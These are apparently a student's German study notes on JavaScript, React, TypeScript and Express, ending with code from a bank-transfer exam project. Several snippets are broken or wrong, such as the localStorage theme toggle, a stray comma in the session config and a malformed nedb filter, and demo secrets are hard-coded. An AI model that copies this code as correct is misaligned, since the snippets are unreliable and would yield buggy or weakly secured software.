JAVASCRIPT

Function Declaration: gehoistet *Verwendung vor Definition möglich*, `function greet() {..}`
Function Expression: in JSX und überall wo eine Expression reinpasst nutzbar
Named Function Expr.: `const greet = function greetPerson() {...};`, nützlich um useEffects zu benennen `useEffect( function useEffectNamedFunction(){ ... }, []);`
Anonymous Function Expr.: `const greet = function () {...};`
Arrow Function (Lambda): kompakte Form einer Function Expression, 1 Parameter: `... = x ⇒ x + x;` , mit Rückgabewert: `= () ⇒ "Hello";`
Callback Function: A JavaScript callback is a function passed as an argument to another function, which is then executed (or «called back») at a later point in time to complete a specific task.
Was sind Expressions?: Expressions sind Werte oder Kombinationen von Werten, Variablen und Operatoren, die ein Resultat ergeben. Alles was etwas zurück gibt.
Expressions: Wie man Werte im JSX ausgeben kann u.v.m.
keine Expressions: `const a = [1,2]`, statements wie `if` sind keine Expression
Spread Syntax: `...` kopiert Array und Objekt Inhalte. Nur 1 Level tief.

REACT

REACT REGELN (KOMPONENTE, HTML, JSX)

- ☐ Nur ein Rückgabewert: 1 parent element (Root Element) oder React.Fragment <> </>
- ☐ Naming der Komponente
  - UpperCamelCase
  - treffende Beschreibung der Komponente
  - Beispiele: LinkButton , InfoTooltip , DraftEditor
- ☐ HTML Attribute in JSX mit camelCase (ausser `aria-*` und `data-*`)
  - ~~`class`~~ -> `className`, ~~`for`~~ in Formularfeldern -> `htmlFor`, ~~`stroke-width`~~ -> `strokeWidth`
- ☐ HTML Elemente geschlossen, z.B. `<img />` ,`<input />`
- ☐ Syntax wie in JS: Wert in `{title}`
- ☐ Keys bei Wiederholungen, z.B. `map()`

React Code lesen und Lernziele Inhalt
wieso React?: SPA, interaktiv, JSX (intuitiver als JS für HTML)
Imperatives UI: beschreiben wie es geändert wird, **Deklaratives UI**: beschreiben wie es Aussehen soll
Pure Components: bei gleichen Props und gleichem State immer gleiche Resultate. React geht davon aus, dass Komponenten Pure sind.
Inline Style: `<div style={{ backgroundColor: "red" }}>Text</div>`
JSX: ist die Syntax, die wir für React Komponenten verwenden. Dabei wird JS und HTML miteinander verflochten. Syntax für React Komponente. Wird übersetzt in JS, JavaScript XML

Rendering
Rendering: wenn sich state, props oder context von Komponente ändern.
sicheres State Update: weil in Eventhandler und Funktion wartet React bis ausgeführt worden, bevor State Updates verarbeitet werden. `setCount(prev ⇒ prev + 1);`
React rendering Fehler:
`<p>{obj}</p>` {/* Error "Objects are not valid as a React child" */}
`<p>{fn}</p>` {/* Error "Functions are not valid as a React child" */}

Persistence

Möglichkeiten für Persistence: localStorage, URL Parameter, sessionStorage, Cookies, indexedDB, externe DB/API. Sensible Daten (z. B. Kreditkarteninfos) nur auf externer DB/API geeignet.

localStorage
Speichert Daten dauerhaft im Browser + ist isoliert nach Seite, aber für mehrere Sessions (Tabs/Fensters) übergreifend verfügbar. Daten bleiben erhalten nach Page Reload und Browser Neustart (kein Ablaufdatum). Ist ein einfacher key/value Speicher mit Strings (Tipp: JSON.stringify() für Objekte). 5-10 MB Platz. **Anwendung**: Warenkorb oder Einstellungen. `theme = localStorage.getItem("theme"), localStorage.removeItem("theme"), localStorage.setItem("theme", "dark"), localStorage.clear();`

```
// localStorage React useState:
const [theme, setTheme] = useState(
localStorage.getItem("theme") || "light"
);
// Beim Ändern speichern:
toggleTheme(() ⇒ {
    setTheme(!theme);
    localStorage.setItem("theme", !theme);
});
```


sessionStorage
Daten existieren nur während der Browser Session *Tab oder Browser geschlossen -> Daten gelöscht, Page Reload -> Daten noch da*. Isoliert nach einer Seite und eines Tabs/Fenster. API gleich wie bei localStorage (`getItem, removeItem, setItem, clear`)

Cookies (siehe Security)
kleine Datenstücke, die es ermöglichen, Daten zu speichern und zwischen Server und Client mitzugeben.
nur kleine Datenmenge, können Ablaufdatum haben, können serverseitig gelesen werden.
Anwendung: Login Sessions, Tracking/Analytics

IndexedDB
In jedem Browser eingebaute NoSQL DB. Für grössere und strukturierte Datenmengen geeignet. Speichert Objekte, komplexere API, sehr grosse Datenmengen möglich (50-250MB), theoretisch unbegrenzte Lebenszeit. **Anwendung**: Offline Apps, PWA, grosse Datensätze im Browser

Externe Datenbank / API
Daten können auch ausserhalb des Browsers gespeichert werden, zbsp. in «Cloud» Datenbank (DBaaS) oder Backend APIs. **Vorteile**: Daten für viele User speicherbar, Mehr Logik und Datenverarbeitung möglich, Synchronisation zwischen Geräten, Kommunikation zwischen Nutzern

URL
(1.) Daten in URL: *uniform resource locator* speichern, Pfad Nutzer sich befindet/welche web resource offen -> Zustand.
(2.) Zustand der Seite in Suchparameter speichern: -> z.B. was gesucht wurde
(3.) Search Params/Query String: für Filter, Pagination, Suchanfragen. `https://www.google.com/search?client=firefox-b-d&channel=entpr&q=indexed+collections`. **Plaintext** auch über HTTPS, nur ASCII, begrenzte Länge (nicht standardisiert)
Clean URLs: keine Informationen über die Interna der Server (z.B. Dateitypen) *nutzerfreundlicher, SEO, Links bleiben bei Änderung der Implementation*. **Nicht clean**: `http://example.com/user.php?id=1`, **clean**: `http://example.com/user/1`



JS Array map und filter + list und conditional rendering
List Rendering: Eine Anzahl gleicher Komponenten darstellen, aber mit unterschiedlichen Inhalten `{ arr2.map(x ⇒ <li key={x}>x</li>); }`
Conditional Rendering: Das Layout anpassen .filter(), `{isInStock ? 'ja' : 'nä'} {isInStock && 'ja'}`
List Filtering:

```
const people = [ {name: 'Creola', prof: 'math'}, {name: 'Percy', prof: 'chemist'}];
const chemists = people.filter(person ⇒ person.prof === 'chemist');
```

Sorting: arr.toSorted() / arr.toReversed()

KOMPONENTEN, JSX, PROPS

Props (Properties)
Props sind Eingabewerte für Komponenten (Tatsächlich ist das Props Objekt der einzige akzeptierte Parameter)
- als Attribute übergeben und in Komponentenfunktion als Parameter auslesen
- Props können immer nur von Parent zum Child übergeben werden
- immutable
- Es können nicht nur Strings, sondern alle JS Datentypen als Props übergeben werden, auch andere Komponenten, JSX-Fragmente, Objekte, Listen, oder Funktionen.

USESTATE, EVENTHANDLER

Eventhandler
Funktionen, die Interaktionen im UI mit dem State verbinden. `<button onClick={() => setCounter(counter+1)}>Click Me</button>` Native HTML Elemente haben in React spezielle Attribute/Props, die Eventhandler aufnehmen. Einige der häufig verwendeten: `onClick` für Buttons, `onChange` für Inputfelder, `onFocus/onBlur`.

```
// separat → für längere Handler, oder mehrfach verwendete (Demo 1)
const clickHandler = () ⇒ { alert('submitted') }
return ( <button onClick={clickHandler}>Click Me</button> )
// inline → für kurze Handler
return ( <button onClick={() ⇒ alert("submitted")}>Click Me</button> )
// Falsch, Aufruf im onClick mit ()
return ( <button onClick={clickHandler()}>Click Me</button> )
```

Eventhandlers als Props übergeben
Häufig, wie in der Demo, übergeben wir Eventhandler als Props an Komponenten, um State in höhergelegenen Komponenten zu aktualisieren.

```
<SearchInput value={searchTxt} onChange={(e) ⇒ setSearchTxt(e.target.value)} />
```

useState

```
function ElternComp() {
  const [name, setName] =
useState("Max");
  return (
    <KindComp name={name}
onUpdate={setName}
    />
  );
}
```

```
function KindComp(props) {
  const { name, onUpdate } = props;
  return (<div>
    <h3>current Name: {name}</h3>
    <input value={name}
    onChange={(e) ⇒ onUpdate(e.target.value) }
    />
  </div>);
}
```


weitere Hooks
useRef: um DOM-Nodes zu tracken und damit zum Beispiel **Fokus-Management** zu betreiben. Änderung von Wert triggered nicht rerender.

useReducer
useReducer z.B. für Tennismatch-Scoring, komplexe Zustandslogik.

```
type ReducerActionTypes = 'increment' | 'decrement';
const reducer = (
  state: { count: number }, // state ist Zahl von counter
  action: { type: ReducerActionTypes }, // + oder -
) ⇒ {
  switch (action.type) {
    case 'increment':
      return { count: state.count + 1 };
    case 'decrement':
      return { count: state.count - 1 };
    default:
      throw new Error('Unknown action type');
  }
};
export const Counter = () ⇒ {
  // use reducer with useReducer hook
  const [state, dispatch] = useReducer(reducer, { count: 0 });
  return ( <div>
      <h3>useReducer</h3>
      <p>Count: {state.count}</p>
      <button onClick={() ⇒ dispatch({ type: 'decrement' })}>[ - ]</button>
    </div>);
};
```

CONTROLLED FORMS

Flow of a Controlled Component




```
function Form() {
    const [formData, setFormData] =
        useState({
            firstName: "",
            lastName: "",
            email: "",
        });

// generalized changehandler:
const handleChange = (e: React.SubmitEvent<HTMLFormElement>): void ⇒ {
    const { name, value } = e.target;
    setFormData((prevState) ⇒ ({ ...prevState, [name]: value }));
};
// statt typed event ^, auch mit typed eventhandler möglich:
const handleChange: React.SubmitEventHandler<HTMLFormElement> = (e) ⇒ {..}
...
<label htmlFor="firstName">First Name:</label>
<input type="text" name="firstName" id="firstName"
    value={formData.firstName} onChange={handleChange} />
```

TYPESCRIPT

Typisierung von Objekten, Props, Funktionen.
typeof: für Type narrowing (`typeof val === "string"`) (und Typ Inferenz von Typescript), **mögliche Typen**: `string, number, bigint, boolean, symbol, undefined, object, function`
Array: `Array.isArray(data)` ,
Discriminated Union: `switch (shape.kind) { case "circle": ... }`
weitere Typprüfungen: `instanceof(HttpError)` ,`if (var == null)`

```
type Status = "idle" | "loading" | "success" | "error";
const [status, setStatus] = useState<Status>("idle");
// Type Alias als Component Name + Props
type ButtonProps = { label: string; onClick: () ⇒ void; };
// Using the Type Alias to type the props
export function Button({ label, onClick }: ButtonProps) {
return <button onClick={onClick}>{label}</button>;
```

Never Bedeutet der Wert soll nicht existieren. (z. B. Rückgabetyp bei Exceptions) **Undefined** Eine Variable wurde deklariert, ihr aber nie ein Wert zugewiesen. **Null** Expliziter Wert, der sagt, das ist kein Objekt oder Wert **Generics** : Platzhalter für Typen

```
function identity<T>(x: T): T { return x; }
// Generics werden auch von useState und Array verwendet:
const [name, setName] = useState<string | null>('alice');
const names: string[] = []; // Kurzschreibweise
const names: Array<string> = []; // Langschreibweise
```

? (Optionales Property/Parameter) ist implizit «... | undefined»

```
function greet(name?: string) { return `Hello, ${name || 'stranger'}`; }
```

Typescript prüft die **Struktur**, nicht die Benennung

```
type Ball = { diameter: number; } type Sphere = { diameter: number; }
let ball: Ball = { diameter: 10 }; let sphere: Sphere = { diameter: 20 };
sphere = ball; ball = sphere; // korrekt
```

Any deaktiviert Typ-Checking

Unknown Kann alles sein und muss überprüft werden (mit typeof oder parse, etc). Type Checking während Runtime nennt man Type Narrowing.

```
function printValue(value: string | number) {
    if (typeof value === "string") {
        console.log(value.toUpperCase()); // value : string
    } else {
        console.log(value.toFixed(2)); // value : number
}   }
```

REACT ROUTING MIT REACTROUTER

Mit React Router: `<Route path="/" element={<Home />} />` Kann: Mehrere Seiten darstellen *es sieht dann aus wie eine «traditionelle» Webseite, inklusive änderung der URL, aber ohne Reloads (Client Side Routing)*, URL parameter und Query Strings verwenden, Browser History und Navigation verwenden.

```
<BrowserRouter> <-- BrowserRouter im Idealfall im main.tsx platzieren -->
    <Routes>
        // Index Routes: renders into <Outlet/> at parent's URL
        <Route index element={<Home />} /> // index equals path="/"
        <Route path="about" element={<About />} />
        // Nested Routes: use <Outlet /> in AuthLayout to render child
        // and Layout Routes: does not add segments to URL
        <Route element={<AuthLayout />} >
            <Route path="login" element={<Login />} />
            <Route path="register" element={<Register />} />
        </Route>
        // Route Prefixes: A <Route path> without element prop = path prefix to
child routes, without parent layout.
        <Route path="concerts" >
            <Route index element={<ConcertsHome />} />
            // Dynamische Routes / Route Params: becomes dynamic segment
            <Route path=":city" element={<City />} /> // {city} = useParams();
            <Route path="trending" element={<Trending />} />
        </Route>
        // catch all/splat/star: ends with *
        <Route path="files/*" element={<File />} />
        // let params = useParams(); // params["*"] =remaining URL
        // let filePath = params["*"];
    </Routes>
</BrowserRouter>
```

USEEFFECT & API CALLS

«direkt sofort nach dem ersten Rendern»: useEffect hat noch nicht geladen, beachte auch timeouts im code

CONTEXT API

Einige Interessante Anwendungsfälle für useContext: Automatische Heading-Einstufung, Informationen zum angemeldeten User, Globaler State für Clientside-only Anwendungen, Localization, App Settings, Light/Dark Theme (auch in reinem CSS lösbar

useContext zur Vermeidung von Prop-drilling?
Nicht immer: in typischen React Anwendungen gerne ein Duzend Props pro Komponente zusammenkommen, und dass es üblich ist, Daten über einige Stufen zu übergeben.
ein expliziter Datenfluss ist an sich nichts schlechtes.

Lösungsansätze für Prop-Drilling
1. State näher an Nutzung verschieben
2. Komponentenstruktur verbessern (Refactoring) (siehe auch nächste Slide)
3. Intentional weiterhin Props verwenden
4. Context API verwenden
5. WebStorage (Session/Local) + Custom Hooks verwenden (mit/ohne Context)
6. Zusätzliche State Management Libraries (Zustand, Redux, ...)


```
// vorher
const Layout = ({ posts }) ⇒ {
return (
    <div className="layout">
        <Header />
        <Posts posts={posts} />
    </div>
); }
// --- Verwendung
<Layout posts={posts} />
```

```
// nachher
const Layout = ({ children }) ⇒ {
return (
    <div className="layout">
        <Header /> {children}
    </div>
); }
// --- Verwendung
<Layout>
    <Posts posts={posts} />
</Layout>
```

CSS

Trennung von Page- und Komponentenlayouts: styles/base.css (resets, typography), variables.css (tokens, colors), layout.css (top-level page layout). **Cascades** vermeiden → **Composition** nutzen. Z.B. via classname (anstatt `.button--primary` → `.button .primary`)
CSS Nesting: Verschachtelung ist ok, muss aber «flach» gehalten werden (maximal 3 Ebenen tief).
Einheiten: Verwende konsequent rem anstelle von px, für Barrierefreiheit (Skalierbarkeit)
Gruppierung: Deklarationen innerhalb einer Regel sollten in einer logischen Reihenfolge stehen (z. B.erst Positionierung, dann Box-Modell wie Display/Padding, dann Farben/Text).
Shorthands vermeiden: Nutze keine unleserlichen Shorthands wie padding: 1.2rem 0.8rem 1rem;.
Margin vermeiden: Versuche, «margin» weitgehend zu vermeiden.
Gap & Padding: Nutze stattdessen Flexbox oder Grid in Kombination mit gap für Abstände zwischen Elementen und padding für Abstände innerhalb von Elementen.

CONTEXT API



ThemeProvider Context

```
export const ContextDemo = () ⇒ {
return ( <ThemeProvider>
            <h1>useContext</h1>
            <ThemeTitle />
            <ThemeButton />
        </ThemeProvider> );

const ThemeButton = () ⇒ {
    const { theme, toggleTheme } = useTheme();
    return (<button onClick={toggleTheme}>Current theme: {theme}</button> );
};

// theme-context.ts
export const ThemeContext = createContext<ThemeContextValue |
  undefined>( undefined );
export const useTheme = () ⇒ {
    const context = useContext(ThemeContext);
    if (!context) { throw new Error('useTheme only within ThemeProvider'); }
    return context;
};

// theme-provider.tsx
export const ThemeProvider = ( { children }: { children: ReactNode } ) ⇒ {
    const [theme, setTheme] = useState<Theme>('light');
    const toggleTheme = () ⇒ {
        setTheme((prev) ⇒ (prev === 'light' ? 'dark' : 'light') );
    };
    return ( <ThemeContext.Provider value={{ theme, toggleTheme }} >
                {children}
            </ThemeContext.Provider> );
};
```

Warum die Unterteilung in zwei Files (ThemeContext, ThemeProvider)?: eslint(react-refresh/only-export-components) Der Grund ist, dass das Hot Module Reloading «fast refresh» von Vite kaputtgeht, wenn man man in Komponentenfiles (.tsx) Funktionen exportiert.

ZUSTAND / STATE MANAGEMENT

Ein State-Management ...
- verwaltet Applikationsdaten und Datenfluss zentral
- stellt globale Daten konsistent bereit (z.B. User-, Stamm-, Konfigurationsdaten)
- definiert klare Regeln zur Datenmanipulation

Context API: Transportmechanismus für Daten **Vorteile**: vorinstalliert **Nachteile**: Boilerplate Code
State Management: **Vorteile**: Wartbarkeit, Struktur, Performance **Nachteile**:

```
// store contains the state ( data ) and also the actions for manipulation
export const useAuthStore = create<AuthState>()((set) ⇒ ({
    currentUser: undefined, // state = Daten
    actions: { // actions: Only actions are allowed to change the state
      updateProfile: async (data) ⇒ {
        await authService.updateProfile(data);
        set({ currentUser: authService.auth.currentUser });
      },
      changePassword: async (email, pwdOld, pwd) ⇒ { // muss async sein, für await
        await authService.changePassword(email, pwdOld, pwd);
        set({ currentUser: authService.auth.currentUser });
      }
    }
} ) );
// Lesen der Daten via Hook (konsistente Daten) :
const currentUser = useAuthStore((s) ⇒ s.currentUser);
<label>{currentUser?.email}</label>
// Ändern der Daten (Action → State Änderung → UI-Update via Hooks) :
const authActions = useAuthActions();
authActions.updateProfile({ displayName: 'Jasmin :)' })
```


ZUSTAND VS CONTEXT

Welche Vor- und Nachteile: **Zustand:** zentraler, kein Context Provider nötig **Context:** gut um Prop passing zu ersetzen, einfacher
Einfacher zu verwenden? Und warum?: Zustand, kein React Komponent `ContextProvider` nötig
Welchen Ansatz würden Sie in einem Projekt verwenden? Und warum?: Zustand, skalierbarer. Context nur, wenn es sich ergibt mit prop passing
Welcher Ansatz ist performanter? Und warum?: Bei Zustand werden nur die Komponenten neu gerendert, die den geänderten State nutzen.
Welcher Ansatz ist einfacher zu testen? Und warum?: **Zustand**, ist global und deshalb immer zugreifbar. Bei context muss es einen Context Provider haben. «Der Store ist unabhängig von React-Komponenten.»
Welche Vor- und Nachteile: **Zustand:** zentral/global, kein Context Provider nötig, einfacher für State-Management. **Context:** gut um Prop passing zu ersetzen, wenige Werte (Theme) die sich wenig ändern.
Einfacher zu verwenden? Und warum?: Zustand, kein React Komponent `ContextProvider` nötig
Welchen Ansatz würden Sie in einem Projekt verwenden? Und warum?: Zustand, skalierbarer. Context nur, wenn es sich ergibt mit prop passing
Welcher Ansatz ist performanter? Und warum?: Bei Zustand werden nur die Komponenten neu gerendert, die den geänderten «State» nutzen.
Welcher Ansatz ist einfacher zu testen? Und warum?: **Zustand**, ist global und deshalb immer zugreifbar. Bei **Context** ist Provider Wrapper nötigt. «Der Store ist unabhängig von React-Komponenten.»

EXPRESSJS

EXPRESS ARCHITEKTUR UND GRUNDLAGEN

MVC Pattern: Model (DB) View (hbs) und Controller (index.js, app.js) getrennt
Front-Controller Pattern: Bild: Request -> Front Controller -> Controller (können verschiedene Controller sein) -> controller zu Model für Daten, zu View für Rendering und Response.



Middleware Pattern: Verkettung von Middlewares pro Request, gemäss «Chain of Responsibility» Pattern. Express verwendet Middleware im Front Controller und Routing. Beispiel wenn nicht angemeldet, kann Auth. Middleware direkt Fehler Response senden und es wird nicht weitergegeben.
jede Middlware: ist für genau eine Aufgabe verantwortlich, kann eine Aufgabe ausführen, muss den Request beenden oder weitergeben
Chain of Responsibility: is a behavioral design pattern that lets you pass requests along a chain of handlers. Upon receiving a request, each handler decides either to process the request or to pass it to the next handler in the chain.
Was ist CSR?: Client Side Rendering, rendert im Browser, bei Client, React
Vor- und Nachteile CSR?: schnellere Reaktion, weniger Arbeit auf Server, interaktiv. **Nachteile**: SEO, benötigt JS, Content Seiten die selten ändern rendern neu.
typische Websiten CSR?: Games, Social Media, Google Earth

Was ist SSR?: fertige statische Website von Server geliefert an Client, ExpressJS
typische Websiten SSR?: Blogs, statische Webseiten, News Portal
Vor- und Nachteile SSR?: Performance, SEO, einfach, nicht mehrfach die gleiche Seite rendern.

COOKIES UND EXPRESSJS SESSION

- Um nach dem Login die Session auf der Website «abzusichern»

Server: `set-cookie:name=value;Expires=Wed, 09 Jun 2029 10:18:14 GMT` Client: `cookie:name=value; name2=value2`


- Cookies für «ExpresJS Session»: `app.use(session({ secret: ,'1234567', resave: false, saveUninitialized: true}))`.

```
const app = express();
app.use(cookieParser("secret"));

app.get("/cookieDemo/{*splat}", function (req, res) {
    console.log(JSON.stringify(req.cookies));
    console.log(JSON.stringify(req.signedCookies));
    res.cookie("url", req.url);
    res.cookie("signedUrl", req.url, {signed: true});
    if (req.cookies.url) {
        res.end(`das war dein letzter Besuch:
        Cookie: ${req.cookies.url}
        SignedCookie: ${req.signedCookies.signedUrl || "---"}`);
    } else { res.end("erster Besuch?!") }
});

app.listen(3000, function () {
    console.log('listening on http://localhost:3000');
});
```

JSON WEB TOKEN (JWT) JSON-BASED OPEN STANDARD (RFC 7519).

- um eine API abzusichern (REST)

HTTP-Header: `Authorization: Bearer <token>`
Inhalt: Header, Payload (Claims), Signatur
HTTPS: Token nur über eine sichere Verbindung versenden
speichern: Token kann auch im Cookie abgelegt werden *mit `httpOnly, secure, SameSite, Lebensdauer` und Achtung CSRF*



AJAX MIT FETCH REPETITION

```
fetch(url, {
    method: method, headers: { 'Content-Type': 'application/json'},
    body: JSON.stringify(data), credentials: 'include', // cookies mitsenden
}).then(x ⇒ {
    return x.json(); // statt json() → arrayBuffer(), blob(), formData(), text()
});

// Hilfsklasse für Request von Fetch API
const myHeaders = new Headers();
myHeaders.append('Content-Type', 'text/plain');
    const myInit = { method: 'GET', headers: myHeaders, cache: 'default'
};
const myRequest = new Request('/example', myInit); fetch(myRequest) /*…*/
```

VIEW MIT TEMPLATE ENGINE - HANDLEBARS

Statt `res.type('text/html'); res.write("<html>"); res.write("<p>..</p>"); ...` Template Engines nutzen die Daten und Template zu HTML kombinieren (Hbs, Pug) **Begriffe**: Layouts (Definieren wiederverwendbare Grundstrukturen), Partials/Components (Wiederverwendbare Template-Bausteine), Helpers (Hilfsfunktionen, Erweiterung der Template-Sprache)
Beispiel Template:

```
render("template", {pizzaName: "Hawaii", _id: 3, state: "OK"});
<p>Order-Infos</p>
{{#if pizzaName}}
    <p>Ordered Pizza: {{pizzaName}}</p>
    {{#if_eq state "OK"}}
        <form action='/orders/{{_id}}' method='post'>
            <input type='hidden' name='_method' value='delete'>
            <input type='submit' value='Delete order'>
        </form>
{{/if_eq}} {{/if}}

render("template", {description: "List of some Movies", items: songs});
<figure><ul>
    {{#each items}}// title == this.title = bezieht sich auf items
        <li><h3>{{title}}</h3><p>{{this.artist}}</p></li>
    {{/each}}
    </ul><figcaption><p>{{description}}</p></figcaption>
</figure>
```

Beispiel Layout - Trennung View und Controller

```
export class IndexController {
    index(req, res) { res.render("index", {data: "Hello World", dark: true}); };
}
// Layout.hbs:
<!doctype html><html lang="en"><head>
    <meta charset="UTF-8">
    <title>Pizza</title>{{#if dark}}<style>body {background: black; color:
white; }</style>{{/if}}
</head>
<body>{{{body}}}</body> // body mit html, {{body}} wäre ohne html
</html>
```

Beispiel als Express View

```
// 1. import express-handlebars
import exphbs from 'express-handlebars';
const app = express();
// 2. configure
const hbs = exphbs.create({
    extname: '.hbs',
    defaultLayout: "default",
    helpers: { ...helpers }
});
// 3. set engine and global values
app.engine('hbs', hbs.engine);
app.set('view engine', 'hbs');
// 4. path to views
app.set('views', path.resolve('views'));
```

MIDDLEWARES

Routing
Middleware befindet sich auf dem Express Objekt

```
import express from 'express'; const router = express.Router();
```

Wichtige Methoden

```
// Wird unabhängig vom der HTTP-Methode aufgerufen
router.all(path, [callback, ...] callback)
```

Wird aufgerufen, falls die jeweilige HTTP-Methode verwendet wurde
METHOD = .all, .get
path = /*, /{*} (optional), /:id (wird in req.params.id gespeichert)

```
router.METHOD(path, [callback, ...] callback)
router.get('/', function(req, res){ res.send('hello world'); });
```

Es können mehrere Callbacks als Chain übergeben werden

```
router.get("/admin", ensureAdmin, renderAdmin);
router.get("/profile/:id", ensureUser, renderProfile)
```

Static-Middleware
Statische Files ausliefern (Es sind mehrere static-routes möglich)

```
app.use(express.static('public'))
```

Custom-Middleware

3 Parameter (request, response, next)
- `next` zeigt auf die nächste Middleware im Stack, kann aufgerufen werden, um die nächste Middleware aufzurufen.

```
function myDummyLoggerMiddleware(options = {}) {
    options = {timestamp: true, ...options};
    return function myInnerDummyLogger(req, res, next) {
        const timestamp = options.timestamp ? new Date().toISOString() + " " :"";
        console.log(`${timestamp}${req.method} ${req.url}`)
        next();
}   }  app.use(myDummyLoggerMiddleware());
```

Error-Middleware
- muss 4 Parameter haben, die letzte (Error) Middleware muss die Anfrage beenden
- aufgerufen bei: `next(new Error("..."));, Promise.reject(new Error("..."));, throw new Error("...")`

```
app.use(function(err, req, res, next) {
    console.error(err.stack);
    res.status(500).send('Something broke!');
});
```

MODEL = SERVICE (EXPRESSJS)

Möglichkeiten, um Daten zu speichern: In Memory: Array, JSON, NoSQL-Datenbanken = Dokumentorientierte Datenbanken (nedb), SQL-Datenbanken

(siehe auch Persistence bei React)

nedb NoSQL

```
// Datenbank laden
import Datastore from '@seald-io/nedb';
const db = new Datastore({filename: './data/order.db', autoload: true});

// Einfügen - Feld _id wird gesetzt: eindeutige ID von der Datenbank
const order = new Order(pizzaName, orderedBy); const newOrder = await
db.insertAsync(order);
console.log(newOrder._id) // eM3RIO9MTAPaYTIS

// Suchen - find oder findOne
const order = db.findOneAsync({_id: id});

// Updaten -  z.B. Einzelne Werte ändern, Array von einem «document» anpassen, ganzes Objekt ersetzen
await db.updateAsync({_id: id}, {$set: {"state": OrderState.DELETED}});
```

POST REDIRECT ZU GET

Vorteil beim **Redirect von POST /random nach GET /random?from=…** gegenüber der direkten Darstellung der Daten in der POST-Route?

- Formulardarstellung nur 1 mal programmieren, einheitlich, DRY
- URL kann weitergegeben werden von GET, Leszeichen kann erstellt werden.
- Mit F5 (neuladen) werden bei POST die Daten nochmals abgesendet (mit Warnung Popup vom Browser). Bei GET wird nur die Seite neu geladen.

EXPRESS TESTAT CODE

index.js

```
dotenv.config({ // load config-file
    path: `.env${process.env.NODE_ENV ? `-${process.env.NODE_ENV}` : ''}`,
});
const app = (await import('./app')).app;
const hostname = '127.0.0.1';
const port = 3001;
app.listen(port, hostname, (error: any) => {
    if (error) { console.log(error);
    } else { console.log(`Server running at http://${hostname}:${port}/`); }
});
```

app.js

```
// imports (express, path, cors, ..Routes, CONFIG, expressjwt, HttpError)
export const app = express();

app.use(cors());
app.use(express.static(path.resolve('public')));
app.use(express.json());

app.use(
    expressjwt(CONFIG.jwt_validate).unless({
        path: [/\/login*/, /\/register/],
    }),
);
```

services/user-service.ts

```
// Aufbau mit class UserService und private db wie anderer Service
async register(data: UserRegister): Promise<LoginResult> {
    const uuid = randomUUID();
    const newUser: User = {
        uuid: uuid, name: data.name,
        email: data.email, pwdHash: CryptoUtil.hashPwd(data.password)
    };
    await this.db.insertAsync(newUser);
    accountService.create(uuid);
    const token = await CryptoUtil.createJWT({ uuid: uuid });
    const owner = { uuid: uuid, name: data.name, email: data.email };
    return { owner: owner, token: token };
}
```

```
// app.use('/users', userRoutes);
// app.use('/accounts', accountRoutes);
app.use('/transactions', transactionRoutes);

// Error Middleware
app.use((err: Error, req: Request, res: Response, next: NextFunction) => {
    if (err instanceof HttpError) {
        return res.status(err.status).json({ message: err.message });
    }
    if (err.name === 'UnauthorizedError') {
        return res.status(401).json({ message: 'No token / Invalid token provided' });
    }
    return res.status(400).json({ message: 'something went wrong', err });
});
```

routes/transaction-routes.ts

```
import { transactionController } from '../controller/transaction-controller';

const router = express.Router();
router.post('/', transactionController.create);
// router.get('/', transactionController.getTransactions);
// router.get('/:accountNr', transactionController.getTransactions);
export const transactionRoutes = router;
```

controller/transaction-controller.ts

```
// imports hier.
export class TransactionController {
public create = async (req: Request, res: Response) => {
    const auth = req.headers.authorization;
    if (!auth) { throw new HttpError(401, 'no token provided'); }
    if (!req.auth?.uuid) { throw new HttpError(401, 'Unauthorized'); }

    // Schema nutzen, um die Body Daten zu validieren "schema.safeParse(data)"
    const data = SchemaUtil.parseOrThrow(AddTransactionSchema, req.body);
```

utils/schema-util.ts

```
export class SchemaUtil {
    static parse<T>(schema: z.ZodType<T>, data: unknown): T | false{
        const result = schema.safeParse(data);
        if (!result.success) { return false; }
        return result.data;
    }
    static parseOrThrow<T>(schema: z.ZodType<T>, data: unknown): T {
        const result = schema.safeParse(data);
        if (!result.success) {
            throw new HttpError(400,  result.error, "schema_validation_error");
        }
        return result.data;
    }
}
```

```
    const userUuid = req.auth.uuid;

    // import { accountService } from '../services/account-service';
    const isOwner = await accountService.isOwner(data.from, userUuid);
```

(accountService code at end)

```
    if (!isOwner) { throw new HttpError(403, 'Incorrect user'); }
    await transactionService.create(data);
    return res.status(200).json({ success: true });
};
```

services/transaction-service.ts

```
import Datastore from '@seald-io/nedb';
import { z } from 'zod';
import { accountService } from './account-service';
import { HttpError } from './http-error';

// Schema definieren für Input Validation:
const TransactionSchema = z.object({
    from: z.number(), // can be float
    amount: z.number().int(),
    date: z.date(), to:.., total:..
});
// Typescript Typ davon ableiten:
type Transaction = z.infer<typeof TransactionSchema>;

export const AddTransactionSchema = z.object({
  amount: z.number().int().positive(), from:.., to:..,
}); type AddTransaction = z.infer<typeof AddTransactionSchema>;

type FindTransactionResult = {
    docs: Transaction[]; count: number; skip: number; docCount: number;
};

export const FindTransactionSchema = z.object({
    accountNr: z.coerce.number(),
    count: z.coerce.number().int().positive().optional().default(10),
    skip: z.coerce.number().int().nonnegative().optional().default(0),
}); type FindTransaction = z.infer<typeof FindTransactionSchema>;

export class TransactionService {
    private db: Datastore<Transaction>;

    constructor() { this.db = new Datastore({}); }

    async create(data: AddTransaction): Promise<void> {
        const from = await accountService.get(data.from);
        if (from.balance < data.amount) {
            throw new HttpError(400, 'Insufficient funds');
        } // throw error if amount < 0, sending to yourself..

        const newFromBalance = from.balance - data.amount;
        const to = await accountService.get(data.to);
        const newToBalance = to.balance + data.amount;

        const date = new Date();
        await this.db.insertAsync({ from: data.from,... });

        await accountService.update(from.accountNr, { balance: newFromBalance });
        await accountService.update(to.accountNr, { balance: newToBalance });
    } // transactionService.create

    async find(data: FindTransaction): Promise<FindTransactionResult> {
        const {accountNr, count, skip} = data; // destructured
        const filter = {
            $or: [{ from: accountNr}, amount: {$lte: 0} }, { to: accountNr, amount: {$gte: 0} }],
